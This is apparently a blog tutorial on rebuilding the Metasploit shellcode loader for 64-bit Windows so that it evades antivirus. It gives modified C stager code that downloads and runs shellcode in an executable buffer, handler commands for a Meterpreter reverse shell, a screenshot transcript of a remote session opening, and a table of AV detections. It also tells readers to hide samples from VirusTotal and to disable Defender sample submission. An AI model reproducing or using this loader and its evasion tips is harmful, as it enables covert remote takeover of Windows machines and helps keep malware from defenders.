

Author: VX1988

Date Article: 12/30/2020 4:00AM

2020: Bypassing AV through Metasploit Loader x64


First, we will edit the Metasploit Loader 32-Bit to make it compatible for a 64-Bit. What we need be using is RDI Register that takes 10 bytes for 64-Bit, in place of the EDI Register that took 5 bytes in the 32-Bit version.

Note: Hexcode for mov RDI is 48 BF.


Lets make our executable file using a Dev C++ Tool by Sourceforge

<https://sourceforge.net/projects/orwelldvcpp/>


It should have 32 & 64 GCC



Make a new Project Loaderx64 & Save the file as Loader64



Set Project as a C Project & application as a Console Application. So, that we can run it from the Command Prompt and save the file



Replace the default code with the Raw `main.c` file from Metasploit Loader:

<https://raw.githubusercontent.com/rsmudge/metasploit-loader/master/src/main.c>

```
[*] main.c
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  /* run this program using the console pauser or add your own getch, system("pause") or input loop */
5
6  int main(int argc, char *argv[]) {
7      return 0;
8  }
```

Do the below changes in the file Loaderx64.c. Since using a 64-Bit will require modifications

- Line 107- Replace `size+ 5-> size+10`
- Line 114- add `buffer[0] = 0x48; # as mov in hex is 48`
- Line 115- add `buffer[1] = 0xBF; # as rdi in hex is BF`
- Line 118- Replace `1->2` & `4->8`
- Line 121- Replace `5->10`

```

98  /* connect to the handler */
99  SOCKET my_socket = wsconnect(argv[1], atoi(argv[2]));
100
101  /* read the 4-byte length */
102  int count = recv(my_socket, (char *)&size, 4, 0);
103  if (count != 4 || size <= 0)
104      punt(my_socket, "read a strange or incomplete length value\n");
105
106  /* allocate a RWX buffer */
107  buffer = VirtualAlloc(0, size + 10, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
108  if (buffer == NULL)
109      punt(my_socket, "could not allocate buffer\n");
110
111  /* prepend a little assembly to move our SOCKET value to the EDI register
112     thanks mihi for pointing this out
113     BF 78 56 34 12    =>    mov edi, 0x12345678 */
114  buffer[0] = 0x48;
115  buffer[1] = 0xBF;
116
117  /* copy the value of our socket to the buffer */
118  memcpy(buffer + 2, &my_socket, 8);
119
120  /* read bytes into the buffer */
121  count = recv_all(my_socket, buffer + 10, size);
122
123  /* cast our buffer as a function and call it */
124  function = (void (*)( ))buffer;
125  function();
126
127  return 0;
128  }

```


Also, put winsock2.h above windows.h. It's an error in the original code. Refer to the previous post.

```


13  #include <stdio.h>
14  #include <stdlib.h>
15  #include <winsock2.h>
16  #include <windows.h>

```


Make Sure Compile Options has `-lws2_32`



Now, Compile & Run the code.




Start the Reverse TCP Handler.

A screenshot of a Metasploit terminal window. The window has a dark background with a blue title bar. On the left side, there is a vertical strip showing a character's face with yellow eyes. The terminal text shows the following commands and output:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST [redacted]
LHOST => [redacted]
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on [redacted]:4444
```

It requires Host & Port values. Check the Handler, a session has been created

A screenshot of a Windows PowerShell terminal window. The window has a dark blue title bar with the text "Windows PowerShell". The terminal text shows the following commands and output:

```
PS C:\Users\[redacted] .\Loaderx64.exe
C:\Users\[redacted]\Loaderx64.exe [host] [port]
PS C:\Users\[redacted] > .\Loaderx64.exe [redacted] 4444
```

After running the loaderx64.exe, we can see we get a fully working meterpreter session:

A screenshot of a terminal window showing a Meterpreter session. The window has a dark background. The terminal text shows the following output:

```
[*] Meterpreter session 1 opened ([redacted])

meterpreter > sysinfo
Computer      : [redacted]
OS            : Windows 10 (10.0 Build 19043).
Architecture : x64
System Language : en_GB
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
```

A session has been created by the Metasploit Loader 64 bit.



Scan the loader on antiscan. If, it will be able to bypass any antiviruses.



Note: Never upload the backdoors created to VirusTotal. Also, switch off the automatic sample submission setting of Windows Defender.

Update 2021

Your file has been scanned with 26 different antivirus software **(no results have been distributed)**.
The results of the scans has been provided below in alphabetical order.



Combined in one file
[XLS, XLSM, CSV]

NOTICE: Some AV can work unstably and scan take more time.

- | | |
|--|--|
| Ad-Aware Antivirus: Gen:Variant.Bulz.231016 | Fortinet: W64/Rozena.Y!tr |
| AhnLab V3 Internet Security: detected | F-Secure: Heuristic.HEUR/AGEN.1138424 |
| Alyac Internet Security: Clean | IKARUS: Clean |
| Avast: Win64:Malware-gen | Kaspersky: Clean |
| AVG: detected | McAfee: Clean |
| Avira: HEUR/AGEN.1138424 | Malwarebytes: Clean |
| BitDefender: Clean | Panda Antivirus: Clean |
| BullGuard: HEUR/AGEN.1138424 | Sophos: Clean |
| ClamAV: Clean | Trend Micro Internet Security: Clean |
| Comodo Antivirus: Clean | Webroot SecureAnywhere: Clean |
| DrWeb: Clean | Windows 10 Defender: Clean |
| Emsisoft: Gen:Variant.Bulz.231016 | Zone Alarm: Clean |
| Eset NOD32: a variant of Win64/Rozena.HQ trojan | Zillya: Clean |